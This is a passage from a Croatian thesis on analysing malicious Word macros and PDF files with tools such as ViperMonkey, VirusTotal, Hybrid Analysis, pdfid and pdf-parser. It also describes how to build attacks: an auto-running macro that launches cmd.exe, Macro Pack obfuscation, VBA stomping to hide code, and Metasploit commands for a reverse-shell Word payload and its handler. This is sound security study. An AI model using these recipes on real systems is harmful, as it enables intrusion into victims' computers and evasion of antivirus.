Nakon toga ispisuje analizu makrokoda ili pronađene ulazne točke, prikazivanje poruke i naredbu za pokretanje, a ispod te tablice su ugrađene VBA funkcije koje su pozvane u makrokodu. Tablica za ovaj dokument se može vidjeti na slici 3.6.

```
Recorded Actions:
+------------------+--------------------------+----------------+
| Action           | Parameters               | Description    |
+------------------+--------------------------+----------------+
| Found Entry Point | autoopen                 |                |
| Display Message   | ['Malware!']             | MsgBox         |
| Execute Command   | C:\Windows\system32\cmd.e | Shell function |
|                   | xe                       |                |
+------------------+--------------------------+----------------+

VBA Builtins Called: ['Chr', 'Len', 'Mid', 'MsgBox', 'Shell', 'Val']
```


Slika 3.6 – ispis analize makrokoda *ViperMonkey* alata

ViperMonkey je uspješno deobfuscirao obfuscirani VBA makrokod zbog korištenja VBA mašine koja zapisuje stvarnu vrijednost nekog znakovnog niza. Ispis deobfusciranih znakovnih nizova pomaže pri analizi dokumenta, ali bilo bi još lakše da se na kraju ispisuje makrokod s deobfusciranim znakovnim nizovima. Ovako korisnik mora ručno složiti deobfuscirane znakovne nizove s makrokodom i prepoznati koje funkcije su dio obfuskacije, a koje izvršavaju nešto drugo.

3.2. Statička analiza


Statička analiza Word dokumenata je napravljena pomoću web stranice *VirusTotal*.

Na slici 3.7 prikazan je rezultat analize dokumenta s makrokodom iz dodatka 1. Taj makrokod nije zlćudan, ali neki antivirusni programi su ga svejedno označili kao zlćudnog.




Slika 3.7 – *VirusTotal* analiza za prvi dokument

Na slici 3.8 se može vidjeti rezultat analize dokumenta s makrokodom iz dodatka 2. Taj makrokod je jednak makrokodu iz dodatka 1, ali je obfusciran. Znači također nije zlćudan, ali zbog obfuskacije više antivirusnih programa ga je označilo kao zlćudnog.



Slika 3.8 – *VirusTotal* analiza za drugi dokument

Sljedeća datoteka je napravljena pomoću *Metasploita* i makrokod je zloćudan, a izrada takvog dokumenta opisana je u poglavlju 3.5. Rezultat analize je prikazan na slici 3.9.



Slika 3.9 – *VirusTotal* analiza za treći dokument

Korištenje *VirusTotala* pokazuje da neki antivirusni programi označavaju Microsoft Word dokumente kao zloćudne samo zato jer imaju makronaredbe što nije dobro jer neki korisnici Microsoft Worda koriste makronaredbe za automatizaciju nekih zadataka. Takvi antivirusni programi onda ne bi dozvolili otvaranje takvih dokumenata, a uopće nisu zloćudni. Pozitivno je što su samo dva antivirusna programa takva. Sljedeća datoteka je pokazala da malo veći broj antivirusnih programa reagira kad je VBA makrokod obfusciran, iako opet nije zloćudan. To bi značilo da ti antivirusni programi ne pokušavaju deobfuscirati kod kako bi saznali pravu funkcionalnost, već automatski označavaju


dokument kao zlonamjeran. Takvih antivirusnih programa opet nema puno, ali postoje. Zloćudni dokument je 36 od 62 antivirusna programa označilo kao zloćudan, a među njima su i popularniji antivirusni programi poput Kaspersky, McAffe, ESET i Sophos. Neki antivirusni programi su prepoznali i što radi, u ovom slučaju zloćudni kod je program za neovlašten ulazak u sustav (engl. *backdoor*).

3.3. Dinamička analiza


Dinamička analiza napravljena je pomoću usluge *Hybrid Analysis* [16].

Učitani dokument je dokument s makrokodom iz dodatka 1, a pokretanje dokumenta je na Windows 7 operacijskom sustavu [59]. Taj makrokod nije zloćudan tako da statička analiza unutar *Hybrid Analysisa* pokazuje da je vrlo mali broj antivirusnih programa označio dokument kao zloćudan [59]. *CrowdStrike Falcon* statička analiza pokazala je da dokument nije zloćudan. U *MetaDefenderu* 3% antivirusnih programa je pronašlo zloćudnost, a u *VirusTotalu* 6%. *Falcon Sandbox*, pomoću kojeg se radi dinamička analiza, označio je dokument kao zloćudan [59]. *Falcon Sandbox* pod zloćudne indikatore stavlja: bar jedan antivirusni program ga je označio kao zloćudnog, pokreće nove procese, sadrži VBA makrokod koji ukazuje na automatsko pokretanje. Sumnjivi indikatori su: VBA makrokodovi sa zanimljivim znakovnim nizovima i sumnjivim ključnim riječima. *Falcon Sandbox* provjerava i stvarni tip datoteke i u ovom primjeru uspješno je identificirao format. Na slikama 3.10 i 3.11 može se vidjeti neke od slika zaslona uslikane pri pokretanju dokumenta. U hibridnoj analizi otkrio je pokretanje novog procesa cmd.exe iz dokumenta.

Dinamička analiza je korisna pri analizi potencijalno zloćudnih dokumenata jer prikazuje pomoću snimka zaslona što se stvarno događa pri pokretanju makrokodova. Također otkriva koji novi procesi su se pokrenuli i neka svojstva umetnutog VBA makrokoda poput automatskog pokretanja, sumnjivih ključni riječi i slično. Sve te informacije pomažu pri analizi makrokoda. Nedostatak *Hybrid Analysisa* je što lošije označava zloćudnost dokumenata. Ako je bar jedan antivirusni program označio uzorak na analizu kao zloćudan onda je i u *Hybrid Analysisu* označen kao zloćudan, a neki antivirusni programi se ponašaju tako da čim otkriju makrokod u Word dokumentu označavaju ga.




Slika 3.10 – snimka zaslona u dinamičkoj analizi



Slika 3.11 - snimka zaslona u dinamičkoj analizi


3.4. Umetanje makrokoda

Umetanje makrokoda u Microsoft Word je podržano kao značajka Microsoft Worda. Slika 3.12 prikazuje kako doći do te opcije.



Slika 3.12 – značajka umetanja makrokodova u Microsoft Wordu

Nakon odabira „View Macros“ otvara se novi prozor prikazan na slici 3.13.



Slika 3.13 – prozor za umetanje makrokodova

Za ime makronaredbe se upisuje *AutoOpen* kako bi se makronaredba pokrenula pri otvaranju dokumenta te se onda otvara novi prozor gdje se upisuje proizvoljni VBA makrokod.

U nastavku je jednostavni primjer VBA makrokoda koji pri otvaranju dokumenta pokreće funkciju *Malware* u kojoj se otvara iskočni prozor s porukom „Malware!“.

```
Private Sub Malware()
    MsgBox ("Malware!")
End Sub
Sub AutoOpen()
    Malware
End Sub
```

Ključna riječ *Sub* označava funkciju te se kraj funkcije mora označiti s *End Sub*.

Umjesto iskočnog prozora može se napisati linija koja pokreće komandnu liniju:

```
Shell ("C:\Windows\system32\cmd.exe")
```

Može se napraviti i drugačija .exe datoteka, na primjer pomoću Visual Studia napisati neki kod u C++ programskom jeziku. Visual Studio će automatski generirati .exe datoteku koja se može ubaciti u ovu liniju.

Na primjer, ako je u C++ kodu u Visual Studiu napisano:

```
#include<stdio.h>
#include<windows.h>


int main() {
        printf("Hello");
        Sleep(10000);
}
```

Pri tom se stvara datoteka test.exe i također se mora dodati u makrokod linija:

```
Shell ("C:\test.exe")
```

Sada pri pokretanju dokumenta automatski se pokreće C++ kod koji pokreće test.exe. Jedina obrana korisnika od napada je što Microsoft Word pita za dozvolu pokretanja makronaredbi, ali pomoću tehnika socijalnog inženjerstva može se nagovoriti korisnika da odobri.

Osim Microsoft Worda koji štiti korisnike i antivirusni programi će pokušati detektirati zloćudnost i zaustaviti zlonamjerne aktivnosti. Kako bi napadači sakrili zloćudni kod koriste obfuskaciju i VBA *stomping*.

Za obfuskaciju VBA makrokoda postoji alat *Macro Pack*. *Macro Pack* pri osnovnoj obfuskaciji preimenuje funkcije i varijable, uklanja razmake i komentare te kodira znakovne nizove [32]. Pokreće se naredbom:

```
macro_pack.exe -f ime_datoteke -G ime_nove_datoteke -o
```

Opcija -f označava datoteku u kojoj je neobfuscirani makrokod, a -G datoteku gdje korisnik želi spremiti obfuscirani makrokod. Opcija -o je za osnovnu obfuskaciju.

Nakon pokretanja alata s makrokodom iz dodatka 1, napravi se nova datoteka s obfusciranim kodom u nastavku.

```
Const fdhcvafefi = 2
```

```
Const darslwqnir = 1

Const bxpwqfwdpf = 0

Private Sub bbpnrprrg()

MsgBox (kizpjpdjtdhe("4d616c") &
kizpjpdjtdhe("7761726521"))

Shell (kizpjpdjtdhe("433a5c57696e646f77735c7379") &
kizpjpdjtdhe("7374656d33325c636d642e657865"))

End Sub

Sub AutoOpen()

bbpnrprrg

End Sub

Private Function kizpjpdjtdhe(ByVal tftzvynjzhtp As
String) As String

Dim ielyllmmyiie As Long

For ielyllmmyiie = 1 To Len(tftzvynjzhtp) Step 2

kizpjpdjtdhe = kizpjpdjtdhe & Chr$(Val("&H" &
Mid$(tftzvynjzhtp, ielyllmmyiie, 2)))

Next ielyllmmyiie

End Function
```

Tijekom obfuskacije funkcija *Malware* preimenovana je u *bbpnrprrg* te su uklonjeni razmaci. Dodane su tri konstante navedene na početku koje ne rade ništa. Znakovni nizovi su kodirani pomoću zadnje funkcije *kizpjpdjtdhe*.

Nije teško saznati pravu vrijednost znakovnih nizova. U funkciji *kizpjpdjtdhe* koriste se ugrađene VBA funkcije: *chr* koja vraća znak povezan s ASCII vrijednosti koja je predana kao parametar, *Val* čija povratna vrijednost je decimalna brojčana vrijednost nekog znakovnog niza, *Mid* koja vraća podniz određene duljine. Sljedeća linija je korištena za primjer rada funkcije *kizpjpdjtdhe*:

```
MsgBox (kizpjpdjtdhe("4d616c") &
kizpjpdjtdhe("7761726521"))
```

Funkcija *kizpjpdjtdhe* je pozvana dva puta, a između se nalazi znak & što znači da će spojiti povratne vrijednosti ta dva poziva funkcije u jednu vrijednost. Varijabla *ielyllmmyiie* je brojač koji počinje od jedan do duljine ulaznog znakovnog niza. Sljedeće je *for* petlja. Prvo se poziva *Mid* funkcija koja pronalazi podniz koji počinje od *ielyllmmyiie* indeksa i duljine je 2. Na tu vrijednost se dodaje „&H“ kako bi funkcija *Val* prepoznala heksadecimalnu vrijednost i vratila decimalnu vrijednost, a *Chr* pronalazi ASCII znak koji je povezan s tom heksadecimalnom vrijednosti. Primjerice, za prvi poziv funkcije s parametrom „4d616c“ stvorit će se podnizovi 4d, 61 i 6c pomoću funkcije *Mid*. Funkcija *Val* pretvara svaki taj niz u decimalni broj, a *chr* pronalazi u ASCII tablici da ti nizovi odgovaraju znakovima M, a, l. Isto tako se mogu otkriti i druge vrijednosti.

Rezultat pokretanja *Macro Packa* s makrokodom iz dokumenta, koji je generiran pomoću *Metasploita*, se nalazi u dodatku 7. Također se dodaje na kraju funkcija pomoću kojeg se kodiraju znakovni nizovi, uklonjeni su razmaci, a na početku su dodane konstante. Jedna linija komentara nije uklonjena.

Obfuskacija *Macro Packom* otežava analizu zloćudnog programa preimenovanjem funkcija i varijabli te kodiranjem znakovnih nizova, ali nije komplicirano otkriti kako kodira znakovne nizove i pronaći prave vrijednosti.

Sljedeća metoda sakrivanja zloćudnih makronaredbi je *VBA stomping*, a alat koji to omogućuje je *Evil Clippy* [33]. *VBA stomping* je metoda s kojom se VBA izvorni kod zamijeni s pseudo-kodom, to jest prevođenom verziju makrokoda. *Evil Clippy* mijenja CFBF datoteke. Datoteke tipa .doc su potpuno u CFBF formatu, a današnje .docx datoteke su ZIP arhive koje sadržavaju datoteku *vbaProject.bin* koja je u CFBF formatu.

CFBF datoteka se sastoji od tokova koji se spremaju u spremnike. *Macros* spremnik sadrži sve vezano uz VBA makrokodove u Wordu. Najvažniji tokovi u *Macros* spremniku su: *PROJECT*, *_VBA_PROJECT*, *Dir*, tokovi modula. Tokovi modula sadrže makrokod koji će se pokrenuti. Tokovi modula se sastoje od: *PerformanceCache* koji nije dokumentiran te *CompressedSourceCode* koji sadrži komprimirani makrokod.

VBA stomping iskorištava *PerformanceCache* koji nije dokumentiran. Svaki modul ima svoj *PerformanceCache* koji sadrži prevođen pseudo-kod (p-kod) za VBA virtualni stroj. Ako verzija specificirana u *_VBA_PROJECT* odgovara verziji Worda na računalu, VBA makrokod se ignorira i pokreće se p-kod. Znači, ako se zna verzija Worda na ciljnom

računalu, zamijeni se VBA makrokod s lažnim kodom i svejedno se pokreće zlćudni program preko p-koda.

Ipak nakon što se pokrene makrokod pomoću p-koda VBA virtualni stroj će rekonstruirati VBA makrokod i pokazati ga u VBA uređivaču. Prvi način kako sakriti VBA makrokod je da se modificira *PROJECT* tok tako da se obriše linija *Module=Module1* gdje je *Module1* modul koji sadrži zlćudan kod. Drugi način je da se *PROJECT* zaključa i napravi nevidljivim.

Ove dvije metode sakrivaju zlćudni kod od ljudi, ali ne i od sigurnosnih alata, npr. alati za dohvat p-koda. Kako alati ne bi mogli doći do p-koda šalju se nasumična ASCII imena za module u *Dir* tok koji sadrži izgled VBA projekta. Većina alata za analizu koriste imena modula iz *Dir* toka, dok Word koristi imena modula iz *_VBA_PROJECT*. Zbog toga većina alata se sruši dok VBA makrokod se svejedno može izvoditi.

3.5. Metasploit

Pomoću *Metasploita* može se napraviti dokument sa zlonamjernim makrokodom. Koraci su sljedeći [34]:

```
use exploit/multi/fileformat/office_word_macro
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST IP_adresa
set LPORT 1000
exploit
```

Korištena metoda iskorištavanja umeće zlćudni makrokod u Microsoft Word dokument [58]. U polje za komentare u meta podacima dokumenta ubacuje se kodirani teret koje makrokod dekodira i izvršava.

Korišteni teret *reverse_tcp* znači da će žrtva uspostaviti vezu s napadačem, a ne napadač sa žrtvom jer žrtvin vatrozid će vjerojatno zaustaviti takav pokušaj [35]. Kod postavljanja *LHOST* napadač stavlja svoju javnu IP adresu kako bi se žrtvino računalo moglo povezati.

Meterpreter tereti omogućuju interaktivni prozor iz kojeg napadač može istraživati žrtvino računalo i pokretati kod [36]. Za pokretanje prozora treba se napraviti sljedeće korake [35]:

```
use exploit/multi/handler
```

```
set payload/windows/meterpreter/reverse_tcp

set LHOST IP_adresa

set LPORT 1000

run
```

4. PDF dokumenti

Portable Document Format (PDF) je format datoteke koji je razvio Adobe za pregledavanje datoteka neovisno o aplikacijskom softveru, hardveru i operacijskom sustavu [37]. Može sadržavati tekst, slike, multimedijske elemente, linkove na web stranice i tako dalje. Također, dokument može biti zaštićen lozinkom ili pokretati JavaScript kod. PDF dokumenti napisani su u programskom jeziku utemeljenom na PostScript programskom jeziku [37]. Također ima sistem koji omogućava ugradnju fonta u dokument i koristi strukturirani sustav za pohranu kako bi bilo omogućeno skupljanje svih elemenata u jednu datoteku [37].

Svaki PDF dokument se sastoji od zaglavlja, tijela, xref tablice, *trailer* [38].

Zaglavlje je prva linija PDF dokumenta i specificira verziju koju dokument koristi [38]. Primjer takve linije je *%PDF-1.7*. Znak % je oznaka za komentar. Druga linija je na primjer *%öäüß* koja obavještava softver da dokument sadrži binarne podatke.

U tijelu PDF se nalaze objekti koji sadrže tokove teksta, slike i slično [38]. U tijelu su svi elementi koji se prikazuju korisniku pri pregledavanju dokumenta. Objekti u PDF-u su omeđeni oznakama *obj* i *endobj* te ponekad i znakovima << i >>, ali znakovi nisu obavezni za pravilno čitanje dokumenta [38]. PDF definira devet tipova objekta: boolean, brojčana vrijednost, znakovni niz, ime, niz, rječnik, tok, null objekt, indirektni objekt. Svaki indirektni objekt prikazan je u xref tablici, a sastoji se od reference na neki objekt u PDF-u. Zbog toga preko xref tablice se može brzo pristupiti indirektnom objektu i objektu koji je referenciran u njemu. Rječnik u PDF-u je tablica parova ključ i vrijednost. Ključ mora biti tipa ime, a tip ime započinje sa znakom /. Za veliku količinu podataka, poput slika, se koristi tok. Tokovi su indirektni objekti koji se sastoje od rječnika i podataka koji se žele prikazati. Ti podaci su omeđeni ključnim riječima *stream* i *endstream*. U rječniku toka se specificiraju duljina podataka toka, tip podataka, ime filtra koji će se primijeniti pri obradi podataka i tako dalje. Svaki PDF dokument sadrži objekte tipa katalog (engl. *Catalog*) i tipa stranice (engl. *Pages*). Čitanje PDF objekta počinje u katalog objektu. Katalog ima oznaku *Type* postavljenu na *Catalog*, a u katalogu se može doznati koja verzija PDF-a se koristi, referenca na objekt koji je korijen stabla stranica, referenca na tok koji sadrži meta podatke o dokumentu i slično. Pomoću objekata tipa *Pages* definiraju se sve stranice koje

postoje u PDF dokumentu. Svaki takav objekt predstavlja jednu stranicu, a u njemu je specificirano koji je roditelj stranice, djeca stranice te broj stranica koja nastaju iz trenutne stranice.

Nakon tijela je xref tablica koja sadrži reference na sve objekte u dokumentu [38]. Pomoću xref tablice može se nasumično pristupati objektima u PDF-u bez čitanja cijelog dokumenta. Sljedeće je naveden primjer početka xref tablice:

```
xref
0 23
0000000010 65535 f
0000000017 00000 n
0000000166 00000 n
0000000222 00000 n
```

Prva linija je broj od kojeg počinje brojanje objekta i broj objekata u PDF-u uvećana za jedan. Zatim su linije koje predstavljaju objekte. U takvim linijama prvi broj je pomak objekta od početka dokumenta, a drugi broj je broj generacije. PDF dokumenti mogu biti prerađeni te se povijest prerada sprema u dokument tako da se drugi broj u xref tablici poveća za jedan pri svakoj preradi [39]. Zadnji podatak je zastavica koja ima vrijednost 'f' ili 'n'. Kada je vrijednosti 'f' znači da se objekt ne koristi u dokumentu, a vrijednost 'n' znači da je objekt prisutan i koristi se.

U *trailer* dijelu specificirano je kako bi aplikacija trebala čitati PDF dokument i zato čitanje PDF-a počinje od kraja datoteke [38]. Primjer izgleda *trailer* dijela PDF-a:

```
trailer
<<
/Size 19
/Root 1 0 R
/Info 7 0 R
/ID [<BADE906CF8BEEB44882A47C15A565BC8>
<BADE906CF8BEEB44882A47C15A565BC8>]
>>
```

Oznaka *Size* prikazuje broj objekata u xref tablici. Oznaka *Root* označava koji objekt je početak dokumenta. Oznaka *Info* pokazuje na objekt koji sadrži informacije o dokumentu. ID je identifikacijski broj dokumenta. Mogu se još pojaviti oznake *Prev*, *Encrypt*, *XrefStm*. *Prev* se koristi ako postoji više xref tablica i označava pomak prethodne xref tablice. *Encrypt* specificira tip kodiranje dokumenta, a *XrefStm* se koristi kada se dokument dekodira da prikazuje na pomak xref tablice.

Na kraju dokumenta su linije:

```
startxref

37545

%%EOF
```

Zadnja linija je uvijek ista u svim PDF datotekama, a broj u drugoj liniji prikazuje pomak xref tablice od početka dokumenta [38].

Budući da PDF dokumenti imaju mogućnost pokretanja JavaScript koda, često se ta značajka koristi za umetanje zloćudnosti u PDF. Također se iskorištava ključna riječ *OpenAction* koja automatski pokreće neku akciju pri otvaranju dokumenta. Za izradu zloćudnih PDF dokumenata koristi se i mogućnost umetanja dokumenata u PDF dokument, a objekt koji sadrži umetnuti dokument se prepoznaje po oznaci *EmbeddedFile*.

4.1. Alati

Alat *pdfid* se koristi za pretragu određenih sumnjivih PDF ključnih riječi kako bi korisnik prepoznao koje PDF dokumente treba detaljnije analizirati [40]. S tim alatom se može saznati broj ključnih riječi *obj* i *endobj*, *stream* i *endstream*, koliko ima xref tablica, *trailer* dijelova, *startxref* riječi, te imena *Page*, *Encrypt*, *JS*, *JavaScript*, *AA*, *OpenAction*, *EmbeddedFile* i tako dalje.

Alat se pokreće naredbom:

```
pdfid.py ime_datoteke
```

Prvi primjer je napravljen pomoću dokumenta generiranog pomoću *Metasploita*, a izrada je opisana u poglavlju 4.5. Taj PDF dokument pokreće *Meterpreter* slušaoca, a ispis alata *pdfid* je prikazan na slici 4.1.

Generirani PDF dokument koristi verziju 1.4 i ima 21 objekt. Imena koja zahtijevaju daljnju analizu su *JS* i *JavaScript* koja pokazuju da postoji JavaScript kod u PDF-u te imena *AA* i *OpenAction* koja označavaju automatsko pokretanje akcije.

Slika 4.1 – ispis *pdfid* alata

Problem ovog alata je što pretražuje točno te navedene riječi. Primjerice, ako u sadržaju PDF-a je napisano *Embeddedfile* ili *EmbeddedFiles*, to se neće ubrojiti pod ime *EmbeddedFile*, a oba prethodno navedena imena će uspjeti umetnuti datoteku.

Za pregled sadržaja PDF datoteke može se koristiti alat *PDF parser* [41]. Osim pregleda sadržaja, alat može i pronaći zadani znakovni niz, pokazati sadržaj određenog objekta, pokazati gdje se referencira zadani objekt, izvući umetnutu datoteku i tako dalje.

Pokreće se u terminalu naredbom:

```
pdf-parser.py ime_datoteke
```

Za primjer je također korištena datoteka generirana pomoću *Metasploita*. Nakon pokretanja alata, *PDF parser* ispisuje sadržaj i za svaki objekt je ispisan tip objekta i koje objekte referencira u svom sadržaj, na primjer:

```
obj 1 0
 Type: /Page
 Referencing: 4 0 R, 11 0 R, 2 0 R
```

Također su označeni komentari, na primjer:

```
PDF Comment '%%EOF\n'
```

U sadržaju ovog PDF-a se može vidjeti da su brojevi objekta nasumično dodijeljeni. Tipično objekt tipa katalog je prvi objekt, a u ovom primjeru je broj 12. Vjerojatno kako bi napadači otežali analizu dokumenta. Zbog istog razloga ni objekti nisu poredani po brojevima. Neki objekti su čak prazni, na primjer:

```
obj 3 0
 Type:
 Referencing:
```

Dokument ima dva *trailer* dijela što znači da je dokument jednom bio prerađen. Svaki put kada se PDF preradi na kraj se dodaje novi *trailer*, a i stari *trailer* se zadržava.

Pomoću opcije -s se ispisuje u kojem objektu se pojavljuje zadana oznaka. Primjer takve naredbe je:

```
pdf-parser.py -s /JS ime_datoteke
```

Ispisuje se sadržaj 18. objekta, to jest:

```
obj 18 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "Chapter1",
nLaunch: 0 });)
    /Type /Action
  >>
```

Sljedeći alat za analizu PDF dokumenata je *peepdf* [42]. Ako se pokreće preko komandne linije, omogućuje pretraživanje PDF-ovog jedinstvenog ključa na *VirusTotalu*, prikaz informacija o dokumentu i drugo. Puno više mogućnosti se nalazi u interaktivnom načinu koji se pokreće naredbom:

```
peepdf -i
```

U interaktivnom načinu prvo se mora otvoriti datoteka naredbom:

```
open ime_datoteke
```

